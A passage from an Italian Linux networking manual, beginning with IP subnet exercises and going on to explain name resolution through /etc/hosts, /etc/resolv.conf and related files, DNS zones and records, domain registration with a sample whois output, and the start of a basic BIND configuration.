11111110_2	FE_{16}	254_{10}
11111100_2	FC_{16}	252_{10}
11111000_2	$F8_{16}$	248_{10}
11110000_2	$F0_{16}$	240_{10}
11100000_2	$E0_{16}$	224_{10}
11000000_2	$C0_{16}$	192_{10}
10000000_2	80_{16}	128_{10}
00000000_2	00_{16}	0_{10}

278.1) [0..3.33332] Un certo elaboratore ha l'indirizzo IP 154.8.185.133 e la maschera di rete 255.255.255.0. Senza aggiungere spazi e nemmeno zeri superflui, si indichi, ordinatamente: l'indirizzo di rete, il primo e l'ultimo indirizzo utile per i nodi di quella rete, l'indirizzo broadcast.

Indirizzo di rete:

Primo indirizzo utile per i nodi di rete:

Ultimo indirizzo utile per i nodi di rete:

Indirizzo broadcast:

278.2) [0..3.33332] Un certo elaboratore ha l'indirizzo IP 154.8.185.133 e la maschera di rete 255.255.255.252. Senza aggiungere spazi e nemmeno zeri superflui, si indichi, ordinatamente: l'indirizzo di rete, il primo e l'ultimo indirizzo utile per i nodi di quella rete, l'indirizzo broadcast.

Indirizzo di rete:

Primo indirizzo utile per i nodi di rete:

Ultimo indirizzo utile per i nodi di rete:

Indirizzo broadcast:

278.3) [0..3.33332] Un certo elaboratore ha l'indirizzo IP 154.8.185.163 e la maschera di rete 255.255.255.248. Senza aggiungere spazi e nemmeno zeri superflui, si indichi, ordinatamente: l'indirizzo di rete, il primo e l'ultimo indirizzo utile per i nodi di quella rete, l'indirizzo broadcast.

Indirizzo di rete:

Primo indirizzo utile per i nodi di rete:

Ultimo indirizzo utile per i nodi di rete:

Indirizzo broadcast:

Parte xlvi

Risoluzione dei nomi

Capitolo 279

Indirizzi e nomi

La gestione diretta degli indirizzi IP in forma numerica può essere utile in fase di progetto di una rete, ma a livello di utente è una pretesa praticamente inaccettabile. Per questo, agli indirizzi IP numerici si affiancano quasi sempre dei nomi che teoricamente potrebbero anche essere puramente fantastici e senza alcuna logica. Ogni volta che si fa riferimento a un nome, il sistema è (o dovrebbe essere) in grado di convertirlo nel numero IP corrispondente. In pratica, si usa di solito la convenzione dei nomi di dominio, come già descritto in precedenza (255.4).

Ci sono due metodi per trasformare un nome in un indirizzo IP e viceversa: un elenco contenuto nel file '`/etc/hosts`' oppure l'uso di un servente DNS.

In questo capitolo si analizza '`/etc/hosts`' e gli altri file di configurazione legati alla traduzione dei nomi; nel prossimo viene trattata la gestione di un servente DNS con il quale si ottiene un servizio di risoluzione dei nomi (*name server*).

279.1 Configurazione del tipo di conversione

Prima di procedere con la trasformazione di un nome in un indirizzo IP, occorre definire in che modo si vuole che il sistema esegua questa operazione. Il file di configurazione attraverso il quale si definisce ciò è '`/etc/host.conf`', ma anche attraverso l'uso di variabili di ambiente si può intervenire in questa configurazione.

279.1.1 File «/etc/host.conf»

Viene usato per determinare quali servizi usare per risolvere i nomi di dominio. Ogni riga rappresenta un'opzione di funzionamento, inoltre il simbolo '**`#`**' rappresenta l'inizio di un commento. Solitamente vengono specificate solo due direttive: '**`order`**' e '**`multi`**', come nell'esempio seguente:

```
order hosts,bind
multi on
```

Nella prima riga, l'opzione '**`order`**' indica l'ordine dei servizi. In questo caso si utilizza prima il file '`/etc/hosts`' (279.2.1) e quindi si interpella il servizio di risoluzione dei nomi. Nella seconda riga, '**`multi on`**', abilita la possibilità di trovare all'interno del file '`/etc/hosts`' l'indicazione di più indirizzi IP per lo stesso nome. Un evento del genere può verificarsi quando uno stesso elaboratore ha due o più connessioni per la rete e per ognuna di queste ha un indirizzo IP diverso.

Tabella 279.2. Alcune direttive.

Direttiva	Descrizione
`order {hosts|bind|nis}[,…[,…]]`	L'opzione '**`order`**' richiede uno o più argomenti (separati da spazio, virgola, punto e virgola o due punti) indicanti la sequenza di servizi attraverso cui si deve tentare di risolvere un nome.
`multi {on|off}`	L'opzione '**`multi`**' attiva o disattiva la possibilità di trovare all'interno del file '`/etc/hosts`' l'indicazione di più indirizzi IP per lo stesso nome.

279.1.2 Variabili di ambiente

Attraverso l'uso di variabili di ambiente è possibile interferire con la configurazione del file '`/etc/host.conf`'.

Tabella 279.3. Alcune variabili di ambiente.

Variabile	Descrizione
'**`RESOLV_HOST_CONF`**'	Se esiste e non è vuota, definisce il nome di un file alternativo a '`/etc/host.conf`'.
'**`RESOLV_SERV_ORDER`**'	Definisce l'ordine dei servizi di risoluzione dei nomi, senza tenere conto di quanto eventualmente già definito attraverso l'opzione '**`order`**' nel file '`/etc/host.conf`'.
'**`RESOLV_SERV_MULTI`**'	Può contenere la stringa '**`on`**' oppure '**`off`**', con lo stesso significato dell'opzione '**`multi`**' del file '`/etc/host.conf`' e serve a sostituirsi all'eventuale dichiarazione fatta nel file stesso.

279.2 File per la conversione

Prima che esistessero i serventi DNS si dovevano risolvere i nomi attraverso l'uso di un file unico, contenente un elenco di indirizzi IP associato ai nomi rispettivi. Teoricamente, utilizzando un servente DNS questo file potrebbe non essere più necessario. In pratica conviene utilizzare ugualmente questo vecchio metodo per garantirsi l'accessibilità alla rete locale anche quando l'eventuale servente DNS non dovesse funzionare.

279.2.1 File «/etc/hosts»

Il file '`/etc/hosts`' viene usato per convertire i nomi degli elaboratori in numeri IP e viceversa. È particolarmente utile la sua compilazione all'interno di piccole reti che non dispongono di un servente DNS. All'interno di una rete locale può essere predisposto uguale per tutti gli elaboratori connessi, così da facilitare per quanto possibile l'aggiornamento all'interno di questi. Segue un estratto di esempio di questo file.[1]

```
#
# Necessario per il "loopback" IPv4.
#
127.0.0.1                localhost.localdomain   localhost
#
# Indirizzi IPv4.
#
192.168.1.1              dinkel.brot.dg          dinkel
192.168.1.2              roggen.brot.dg          roggen
#
192.168.2.1              weizen.mehl.dg          weizen
#
# Necessario per il loopback IPv6.
```

```
#
::1                             ip6-localhost           ip6-loopback
#
# Necessari per il multicast IPv6.
#
fe00::0                         ip6-localnet
ff00::0                         ip6-mcastprefix
ff02::1                         ip6-allnodes
ff02::2                         ip6-allrouters
ff02::3                         ip6-allhosts
#
# Indirizzi IPv6.
#
fec0::1:2a0:24ff:fe77:4997      dinkel.brot.dg          dinkel
fec0::1:280:5fff:fea6:6d3d      roggen.brot.dg          roggen
#
fec0::2:280:adff:fec8:a981      weizen.mehl.dg          weizen
```

In pratica, il file può contenere righe vuote o commenti (le righe che iniziano con il simbolo '**#**') e righe che iniziano con un indirizzo IP (sia IPv4, sia IPv6). Dopo l'indirizzo IP, separato da spazi o caratteri di tabulazione, inizia l'elenco dei nomi a esso abbinati, anche questo può essere separato da spazi o da caratteri di tabulazione.

Di solito, si indica il nome di dominio completo (FQDN o *Fully qualified domain name*), seguito eventualmente da possibili abbreviazioni o soprannomi.

Poco sopra si è accennato alla possibilità di creare un file identico '`/etc/hosts`' per tutti gli elaboratori della propria rete locale. Ma se la rete locale si articola in sottoreti, è normale che il dominio di appartenenza di ogni sottorete cambi. Nell'esempio visto, si fa riferimento a due sottoreti IPv4 e IPv6: 192.168.1.0 e fec0::1::/64 denominata *`brot.dg`*; 192.168.2.0 e fec0::2::/64 denominata *`mehl.dg`*. In questa situazione, potrebbe capitare che un elaboratore nella rete *`mehl.dg`* abbia lo stesso nome locale di un altro collocato nelle rete *`brot.dg`*.

Per questo, l'attribuzione di soprannomi, o semplicemente di abbreviazioni, deve essere limitata alla sottorete di appartenenza, oppure deve essere evitata. A questo fa eccezione il caso dell'indirizzo di *loopback*: ogni elaboratore è bene che si chiami *`localhost`*.

Se si decide di fare il lavoro in serie, l'esempio visto sopra deve essere trasformato in quello seguente:

```
#
# Necessario per il loopback IPv4.
#
127.0.0.1                       localhost.localdomain   localhost
#
# Indirizzi IPv4.
#
192.168.1.1                     dinkel.brot.dg
192.168.1.2                     roggen.brot.dg
#
192.168.2.1                     weizen.mehl.dg
#
# Necessario per il loopback IPv6.
```

```
#
::1                             ip6-localhost           ip6-loopback
#
# Necessari per il multicast IPv6.
#
fe00::0                         ip6-localnet
ff00::0                         ip6-mcastprefix
ff02::1                         ip6-allnodes
ff02::2                         ip6-allrouters
ff02::3                         ip6-allhosts
#
# Indirizzi IPv6.
#
fec0::1:2a0:24ff:fe77:4997      dinkel.brot.dg
fec0::1:280:5fff:fea6:6d3d      roggen.brot.dg
#
fec0::2:280:adff:fec8:a981      weizen.mehl.dg
```

279.2.2 File «/etc/networks»

Il file '`/etc/networks`' viene usato per convertire i nomi delle sottoreti in codici IPv4. Come nel caso del file '`/etc/hosts`', può essere predisposto in forma unificata per tutti i nodi di una stessa rete, così da facilitare per quanto possibile l'aggiornamento all'interno di questi. Segue un estratto di esempio di questo file:

```
localdomain     127.0.0.0

brot.dg         192.168.1.0
mehl.dg         192.168.2.0
```

La presenza di questo file non è indispensabile; in effetti, la gestione delle sottoreti attraverso l'uso diretto degli indirizzi IP non dovrebbe essere un problema. Il vantaggio di avere questo file, sta nell'utilizzo del programma '**`route`**' per visualizzare la tabella di instradamento: gli indirizzi di rete vengono trasformati nei nomi ottenuti dal file '`/etc/networks`'.

È bene chiarire che normalmente non si utilizza il servente DNS per risolvere i nomi della rete; quindi, di solito, la gestione dei nomi si attua solo attraverso la predisposizione di questo file.

279.2.3 File «/etc/resolv.conf»

Quando il file '`/etc/hosts`' non basta, si deve poter accedere a un servizio di risoluzione dei nomi, ovvero a un servente DNS. Viene usato il file '`/etc/resolv.conf`' per conoscere l'indirizzo o gli indirizzi dei servizi di risoluzione dei nomi di competenza della rete cui si appartiene. Se non si intende utilizzare il sistema DNS per risolvere i nomi della propria rete, oppure si dispone di un solo elaboratore, ma si vuole accedere alla rete Internet, devono essere indicati gli indirizzi dei servizi di risoluzione dei nomi forniti dall'ISP (*Internet service provider*), ovvero dal fornitore di accesso a Internet.

Questo file può contenere righe vuote o commenti (le righe che iniziano con il simbolo '**#**') e righe che iniziano con un nome di opzione seguite normalmente da un argomento. Le opzioni utilizzabili sono descritte nella tabella successiva.

Tabella 279.7. Alcune direttive.

Direttiva	Descrizione
`nameserver` ***indirizzo_ip_servente_dns***	L'opzione '**nameserver**' è la più importante e permette di definire l'indirizzo IP di un servizio di risoluzione dei nomi. Se questa opzione non viene utilizzata, si fa riferimento a un servizio locale, raggiungibile precisamente all'indirizzo 127.0.0.1. Il file '`/etc/resolv.conf`' può contenere più righe con questa opzione, in modo da poter fare riferimento a servizi di risoluzione dei nomi alternativi quando quello principale non risponde.
`domain` ***nome_di_dominio***	Stabilisce il dominio predefinito per le interrogazioni del servizio di risoluzione dei nomi.
`search` ***nome_di_dominio***...	Definisce un elenco di domini possibili (l'elenco è separato da spazi o caratteri di tabulazione) per le interrogazioni del servizio di risoluzione dei nomi.

Una configurazione normale non ha bisogno dell'indicazione delle opzioni '**domain**' e '**search**'. Se il file '`/etc/resolv.conf`' si limita a contenere opzioni '**nameserver**', questo può essere standardizzato su tutta la rete locale.

Segue un esempio in cui si utilizza il servizio di risoluzione dei nomi offerto dall'indirizzo IP 192.168.1.1 ed eventualmente, in sua mancanza, dall'indirizzo 192.168.2.15.

```
nameserver 192.168.1.1
nameserver 192.168.2.15
```

[1] Nel file '`/etc/hosts`' è possibile indicare sia gli indirizzi IPv4, sia quelli IPv6 (site-local), mantenendo gli stessi nomi di dominio. In pratica, quello che si vede nell'esempio funziona.

Capitolo 280

DNS come base di dati distribuita

Prima di descrivere in pratica l'allestimento di un sistema DNS per la risoluzione dei nomi, è necessario comprendere, almeno a grandi linee, i concetti di partenza: domini, zone, record di risorsa.

280.1 Nome di dominio

Alla base del sistema esiste il nome di dominio, che è la forma con cui si rappresenta un indirizzo attraverso una denominazione strutturata. Per esempio, `dinkel.brot.dg` potrebbe essere il nome di dominio che corrisponde a un nodo preciso nella rete (in tal caso di parla di FQDN), che si può scomporre secondo una sequenza gerarchica, come si vede nella figura 280.1.



Figura 280.1. Scomposizione del nome di dominio `dinkel.brot.dg`.

I nomi di dominio, nel loro insieme, costituiscono una struttura ad albero, in cui la radice è il dominio principale, che è rappresentato con un punto singolo oppure è lasciato sottinteso. Ogni nodo di questo albero è un dominio, che si rappresenta attraverso l'unione dei nomi dei nodi attraversati a partire dalla radice, indicandoli da destra verso sinistra, separati con un punto uno dall'altro, come si intende meglio dalla figura 280.2.


Figura 280.2. Struttura ad albero dei nomi di dominio.

In linea di principio, le «foglie» di questo albero, ovvero i nodi terminali, dovrebbero corrispondere a dei nodi di rete; tuttavia, benché sconsigliabile, è possibile che un nodo non termi-

nale nell'albero dei nomi di dominio, corrisponda a un nodo di rete. Seguendo l'esempio della figura 280.2, *dinkel.brot.dg* e *roggen.brot.dg* sono intesi come nodi di rete, ma non si può escludere che lo siano anche *brot.dg* e *dg* stesso.

La lunghezza di un nome di dominio si esprime in ***livelli***, intesi come quantità di nodi che si devono attraversare, esclusa la radice. Per esempio, il nome *dinkel.brot.dg* ha tre livelli. In particolare, si fa riferimento al primo nodo successivo alla radice come al dominio di primo livello, noto in generale come TLD, ovvero *Top level domain*. Pertanto, il nome *dinkel.brot.dg* appartiene quindi al dominio di primo livello *dg*.

280.2 Zone

Secondo il DNS, i livelli gerarchici di suddivisione delle competenze sono le ***zone***, che si sovrappongono all'albero dei domini. Una zona riguarda un ramo dell'albero dei domini, a partire da un certo nodo in poi, ma al suo interno, questa zona può demandare la competenza per dei rami inferiori ad altre zone.

Figura 280.3. Suddivisione in zone.

L'esempio della figura 280.3 dovrebbe aiutare a comprendere il meccanismo: la zona principale è competente per tutto l'albero dei domini, ma demanda ad altre zone la competenza per il dominio *dg* e per altri domini che dipendono direttamente da quello principale. La zona '**dg**' è competente per il dominio *dg* e per tutti i suoi sottodomini, tranne *brot.dg*, che viene demandato a un'altra zona (con lo stesso nome); infine, la zona '**brot.dg**' è competente per tutti i suoi sottodomini.

Da questo esempio si dovrebbe comprendere che le zone seguono la struttura dei domini, ma non hanno necessariamente la stessa frequenza di suddivisione.

280.3 Record di risorsa

Ogni zona organizza le informazioni di sua competenza in quelli che sono chiamati record di risorsa. Questi record definiscono l'associazione tra un nome di dominio e un'altra informazione, in base al tipo di record. Per esempio, per cercare l'indirizzo IPv4 associato a un certo nome di dominio, si consultano i record di tipo «A»; per conoscere il servizio di risoluzione dei nomi competente per un certo nome di dominio (in questo caso inteso come zona), si consultano i record di tipo «NS».

L'interrogazione di un servizio DNS corrisponde all'interrogazione di una base di dati, in cui, il risultato è il record desiderato. Naturalmente, tutto questo avviene generalmente in modo trasparente, per opera dei programmi che ne hanno bisogno, senza disturbare l'utente.

280.4 Risoluzione inversa

La base di dati che costituisce il sistema DNS serve principalmente per due cose: trovare l'indirizzo numerico corrispondente a un nome di dominio e trovare il nome di dominio a partire dall'indirizzo numerico (ammesso che sia disponibile un nome). Tuttavia, il sistema DNS gestisce **solo** nomi di dominio, pertanto la risoluzione da indirizzo a nome avviene attraverso un meccanismo un po' strano.

Alcuni domini sono speciali, perché servono a rappresentare, in qualche modo, un indirizzo numerico. Per esempio, `4.3.2.1.in-addr.arpa` è uno di questi domini speciali, che fa riferimento implicito all'indirizzo IPv4 1.2.3.4 (in questo caso, trattandosi di IPV4, l'inversione delle cifre è voluta).

I domini più importanti che servono a rappresentare in qualche modo un indirizzo numerico sono `in-addr.arpa` per gli indirizzi IPv4 e `ip6.arpa` per gli indirizzi IPv6.

280.5 Registrazione di un nome di dominio

I nomi di dominio utilizzati all'interno di Internet si ottengono attraverso una fase chiamata ***registrazione***. Intuitivamente si può comprendere che la registrazione di un nome avviene facendo una richiesta a chi è competente per la zona a cui questo nome appartiene. Per esempio, se si vuole registrare il nome `rosso.marrone.nero`, si deve chiedere la cosa a chi gestisce la zona `marrone.nero`.

Generalmente, si registrano nomi di dominio di secondo livello, pertanto ci si rivolge a quella che viene chiamata ***autorità di registrazione*** (nota anche con la sigla RA, per *Registration authority*), competente per il dominio di primo livello a cui si vuole fare riferimento. Per esempio, se si volesse registrare il nome `prova.it`, occorrerebbe rivolgersi all'autorità di registrazione italiana: ⟨http://www.nic.it⟩. In questo contesto particolare, il dominio di primo livello è noto come TLD, ovvero *Top level domain*; inoltre, nell'ambito della normativa italiana, si parla preferibilmente di ***nomi a dominio***.

La registrazione di un nome di dominio è paragonabile alla registrazione di un marchio, con la differenza fondamentale che, per essere usato, richiede l'aggiornamento del DNS.

La procedura per la registrazione di un nome di dominio attraverso un'autorità di registrazione, può essere complessa, ma soprattutto, la procedura cambia da un'autorità all'altra. Per questo e anche per sollevare dall'incombenza legata alla gestione tecnica del DNS, esistono diverse aziende che offrono la loro assistenza per la registrazione e la cura del DNS. Generalmente, è conveniente rivolgersi a intermediari di questo tipo, purché siano chiari i servizi che vengono offerti e le condizioni relative; soprattutto è indispensabile verificare che la registrazione venga effettuata a nome del cliente (persona o ente) che vuole ottenere tale registrazione.

Normalmente, le autorità di registrazione pubblicano le informazioni sui domini di loro competenza. Queste notizie dovrebbero essere accessibili attraverso il protocollo NICNAME, noto anche con il nome WHOIS, descritto nei documenti RFC 812 e RFC 954. In un sistema GNU si ottengono queste informazioni con il programma Whois, [1] il quale è in grado di decidere da

solo quale servente interpellare, a meno di indicare qualcosa di diverso attraverso le opzioni della riga di comando:

```
whois [opzioni] oggetto
```

Generalmente, si utilizza il programma indicando semplicemente il nome di dominio a cui si è interessati. L'esempio seguente ottiene le informazioni disponibili sul dominio *linuxdidattica.org*:

$ **whois linuxdidattica.org**[*Invio*]

```
Whois Server Version 1.3

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: LINUXDIDATTICA.ORG
   Registrar: NETWORK SOLUTIONS, INC.
   Whois Server: whois.networksolutions.com
   Referral URL: http://www.networksolutions.com
   Name Server: NS.GOT.IT
   Name Server: NS1.REGISTER.IT
   Updated Date: 23-dec-2002


>>> Last update of whois database: Sun, 29 Dec 2002 05:15:12 EST <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and
Registrars.


Trovato un riferimento di CRSNIC a whois.networksolutions.com.


Registrant:
Antonio Bernardi (JRFBBEYRRD)
   Via Pietro di Dante, 7
   Treviso, TV 31100
   IT

   Domain Name: LINUXDIDATTICA.ORG

   Administrative Contact:
      Antonio Bernardi  (TLETASGKPO)            brngb@tin.it
      Antonio Bernardi
      Via Pietro di Dante, 7
      Treviso, TV 31100
      IT
      39 042 2541906 fax: 999-999-999
   Technical Contact:
      Services Technical  (RQTAHWSABO)          support@register.it
```

```
   Services Technical
   Register.It Spa
   Bergamo, BG 24126
   IT
   +39 0353230300 fax: +39 0353230312

Record expires on 13-Jan-2004.
Record created on 13-Jan-2001.
Database last updated on 29-Dec-2002 07:03:44 EST.

Domain servers in listed order:

NS1.REGISTER.IT             195.110.99.23
NS.GOT.IT                   194.133.149.97
```

280.6 Riferimenti

- *Bind 9 administrator reference manual*, 2001, Internet Software Consortium
  ⟨*http://unbound.sourceforge.net/manual/Bv9ARM.html* ⟩
- K. Harrenstien, M. Stahl, E. Feinler, *RFC 954: NICNAME/WHOIS*, 1985
  ⟨*http://www.ietf.org/rfc/rfc954.txt* ⟩
- Autorità di registrazione italiana, *it-nic*
  ⟨*http://www.nic.it/* ⟩
- David E. Smith, *Dynamic DNS*
  ⟨*http://www.technopagan.org/dynamic/* ⟩
- DMOZ, *Dynamic DNS*
  ⟨*http://dmoz.org/Computers/Software/Internet/Servers/Address_Management/Dynamic_DNS_Services/* ⟩
- Google directory, *Dynamic DNS Services*
  ⟨*http://directory.google.com/Top/Computers/Software/Internet/Servers/Address_Management/Dynamic_DNS_Services/* ⟩

[1] **Whois** GNU GPL

Capitolo 281

DNS: introduzione

Un servizio di risoluzione dei nomi, ovvero quanto viene fornito da un servente DNS, è ciò che gestisce la traduzione di un nome di dominio in un numero IP e viceversa. L'elaboratore che fornisce questo servizio può rispondere direttamente alle richieste riferite ai nomi di dominio di competenza della sua zona, mentre per quelli restanti deve interpellare altri nodi di rete competenti. Il capitolo inizia con l'illustrazione di un esempio, contando sull'intuizione del lettore.[1]

In questo capitolo e in tutto il resto del documento, si fa riferimento generalmente al pacchetto BIND, [2] quando si parla del programma '**named**' per la gestione del sistema di risoluzione dei nomi. È bene cercare di non fare confusione: '**named**' è il nome del demone che compie il lavoro; BIND è il nome del pacchetto che racchiude tutto il necessario alla gestione del DNS, compreso '**named**'.

281.1 Descrizione di un esempio

Si dispone di una piccola rete locale composta da due elaboratori con indirizzi IPv4 e IPv6:

IPv4	IPv6	Nome
192.168.1.1	fec0:0:0:1::1	*dinkel.brot.dg*
192.168.1.2	fec0:0:0:1::2	*roggen.brot.dg*

Il primo di questi due elaboratori è connesso a Internet attraverso la rete telefonica e viene predisposto per gestire un servizio di risoluzione dei nomi attraverso il demone '**named**'.

La connessione telefonica serve solo all'elaboratore '**dinkel**' e non permette all'altro elaboratore di accedere a Internet.

281.1.1 Prima di gestire un servente DNS

Quando non si gestisce localmente un servizio di risoluzione dei nomi e si vuole accedere a Internet, è necessario almeno fare uso di un servizio esterno, di solito messo a disposizione dallo stesso fornitore di accesso.

'/etc/host.conf' (sezione 279.1.1)

È il file di configurazione principale dei servizi di rete. Serve in particolare per determinare in che modo si intendono risolvere i nomi di dominio. L'esempio seguente è quello classico, utilizzato quasi sempre.

```
order hosts,bind
multi on
```

L'opzione '**order**' indica l'ordine dei servizi. In questo caso si utilizza prima il file '/etc/hosts' e quindi si interpella il servizio di risoluzione dei nomi.

'`/etc/hosts`' (sezione 279.2.1)

Questo file permette di definire i nomi degli elaboratori abbinati al loro indirizzo IP, senza fare uso di un servente DNS. Per entrambi gli elaboratori dell'esempio, va bene il contenuto seguente:

```
#necessario per il loopback
127.0.0.1       localhost.localdomain   localhost
::1             ip6-localhost           ip6-loopback

fe00::0         ip6-localnet
ff00::0         ip6-mcastprefix
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
ff02::3         ip6-allhosts

192.168.1.1     dinkel.brot.dg          dinkel
fec0:0:0:1::1   dinkel.brot.dg          dinkel
192.168.1.2     roggen.brot.dg          roggen
fec0:0:0:1::2   roggen.brot.dg          roggen
```

'`/etc/networks`' (sezione 279.2.2)

Questo file attribuisce i nomi agli indirizzi di rete. Per entrambi gli elaboratori dell'esempio va bene il contenuto seguente:

```
localdomain     127.0.0.0
brot.dg         192.168.1.0
```

'`/etc/resolv.conf`' (sezione 279.2.3)

Viene usato per conoscere l'indirizzo o gli indirizzi dei servizi di risoluzione dei nomi di competenza della rete cui si appartiene. Se non si vuole gestire questo servizio nella propria rete locale, se ne deve indicare almeno uno esterno per accedere a Internet. Nell'esempio seguente, si fa riferimento a un indirizzo fornito dal proprio ISP (l'indirizzo dell'esempio è messo a caso: deve essere sostituito con uno o più indirizzi forniti dal proprio ISP).

```
nameserver 194.22.123.201
```

281.1.2 Predisposizione di un servente DNS elementare

Il tipo di servizio di risoluzione dei nomi più semplice è quello che si occupa solo di accumulare in una memoria cache gli ultimi indirizzi richiesti, senza avere alcuna competenza di zona. Il servizio viene allestito all'interno dell'elaboratore '**`dinkel`**'.

'/etc/resolv.conf' (279.2.3)

Viene modificato in modo da fare riferimento all'indirizzo locale (*localhost*), dal momento che si intende usare il proprio elaboratore per la gestione del servizio di risoluzione dei nomi.

```
nameserver 127.0.0.1
```

'/etc/named.conf' o '/etc/bind/named.conf'

Viene utilizzato da '**named**' come punto di partenza della configurazione del servizio DNS.

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
zone "." {
        type hint;
        file "named.root";
};
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
```

La prima direttiva, che occupa le prime quattro righe, definisce in particolare la directory predefinita per contenere gli altri file di configurazione del servizio di risoluzione dei nomi.

La seconda direttiva indica il file 'named.root' contenuto in '/etc/bind/' che serve come fonte per gli indirizzi necessari a raggiungere i servizi di risoluzione dei nomi del dominio principale (ciò è rappresentato simbolicamente dal punto isolato).

La terza direttiva indica il file '127.0.0' contenuto in '/etc/bind/zone/', utilizzato come configurazione per la rete dell'elaboratore locale (*localhost*).

in-addr.arpa è un dominio speciale attraverso il quale si definisce che le cifre precedenti rappresentano un indirizzo IPv4 rovesciato.

'/etc/named.boot' (obsoleto)

Nelle versioni più vecchie di '**named**', al posto del file 'named.conf', si usava 'named.boot'. L'esempio seguente è l'equivalente di quanto mostrato nel punto precedente.

```
directory                                /etc/bind
cache           .                        named.root
primary         0.0.127.in-addr.arpa     zone/127.0.0
```

'/etc/bind/named.root', '/etc/bind/named.ca'

Si tratta del file contenente le indicazioni necessarie a raggiungere i servizi di risoluzione dei nomi del dominio principale. Nella consuetudine può avere diversi nomi, tra cui i più importanti sono 'named.root' e 'named.rc'. Questo file viene realizzato da un'autorità esterna e viene quindi semplicemente utilizzato così com'è. Segue un esempio di questo.

```
.                         3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.       3600000      A     198.41.0.4
.                         3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.       3600000      A     128.9.0.107
.                         3600000      NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET.       3600000      A     192.33.4.12
.                         3600000      NS    D.ROOT-SERVERS.NET.
D.ROOT-SERVERS.NET.       3600000      A     128.8.10.90
.                         3600000      NS    E.ROOT-SERVERS.NET.
E.ROOT-SERVERS.NET.       3600000      A     192.203.230.10
.                         3600000      NS    F.ROOT-SERVERS.NET.
F.ROOT-SERVERS.NET.       3600000      A     192.5.5.241
.                         3600000      NS    G.ROOT-SERVERS.NET.
G.ROOT-SERVERS.NET.       3600000      A     192.112.36.4
.                         3600000      NS    H.ROOT-SERVERS.NET.
H.ROOT-SERVERS.NET.       3600000      A     128.63.2.53
.                         3600000      NS    I.ROOT-SERVERS.NET.
